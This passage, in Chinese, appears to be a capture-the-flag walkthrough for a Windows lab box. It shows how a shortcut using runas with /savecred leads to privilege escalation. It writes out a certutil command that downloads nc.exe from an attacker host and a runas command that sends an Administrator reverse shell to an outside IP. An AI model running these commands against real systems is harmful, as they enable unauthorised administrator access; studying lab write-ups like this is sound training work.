               0 Dir(s)  16,772,452,352 bytes free
```

用type查看内容




```
C:\Users\Public\Desktop>type "ZKAccess3.5 Security System.lnk"
L���F�@ ��7���7����#�����P�O� �:i�+00��C:\R1�M�:�Windows���:���M�:*
w�Windows�1�MV��System32���:���MV�*��System32�X2P�:�
                                                  runas.exe���:1��:1�*��
runas.exe���K��E��C:\Windows\System32\runas.exe#..\..\..\Windows\System32\r
unas.exe�C:\ZKTeco\ZKAccess3.5G/user:ACCESS\Administrator /savecred "C:\ZKTeco\Z
KAccess3.5\Access.exe"'C:\ZKTeco\ZKAccess3.5\img\AccessNET.ico��%SystemDrive%\Z
KTeco\ZKAccess3.5\img\AccessNET.ico%SystemDrive%\ZKTeco\ZKAccess3.5\img\AccessNE
T.ico��%��
          �wN���N�D.��Q���`��Xaccess�_���8{E�3�
                                                 O�j��H����
                                                             )Ü[�_���8{E�3�
                                                                          O�j�
�H����
      )Ü[�     ��1SPS��XF�L8C�����&�m�e���S-1-5-21-953262931-566350628-63446256-
500
C:\Users\Public\Desktop>
```

runas.exe???!!!其中还跟上了/savecred参数，这说明保存了系统的凭证，可以通过这个runas反弹一个shell

cmd下可以通过以下命令下载nc.exe


```
certutil -urlcache -split -f http://10.10.xx.xx/nc.exe nc.exe
```



```
 Directory of C:\Users\security

03/03/2019  09:16 AM    <DIR>          .
03/03/2019  09:16 AM    <DIR>          ..
08/24/2018  07:37 PM    <DIR>          .yawcam
03/03/2019  09:05 AM             7,168 Ac.exe
08/21/2018  10:35 PM    <DIR>          Contacts
08/28/2018  06:51 AM    <DIR>          Desktop
08/21/2018  10:35 PM    <DIR>          Documents
08/21/2018  10:35 PM    <DIR>          Downloads
08/21/2018  10:35 PM    <DIR>          Favorites
08/21/2018  10:35 PM    <DIR>          Links
08/21/2018  10:35 PM    <DIR>          Music
03/03/2019  09:16 AM            27,136 nc.exe
08/21/2018  10:35 PM    <DIR>          Pictures
08/21/2018  10:35 PM    <DIR>          Saved Games
08/21/2018  10:35 PM    <DIR>          Searches
08/24/2018  07:39 PM    <DIR>          Videos
               2 File(s)         34,304 bytes
              14 Dir(s)  16,767,541,248 bytes free
```

再利用runas反弹shell

```
runas /user:Administrator /savecred "nc.exe -c cmd.exe 10.10.xx.xx 1337"
```



```
C:\Windows\system>whoami
access\administrator
```

转载于:https://www.cnblogs.com/wh4am1/p/10466588.html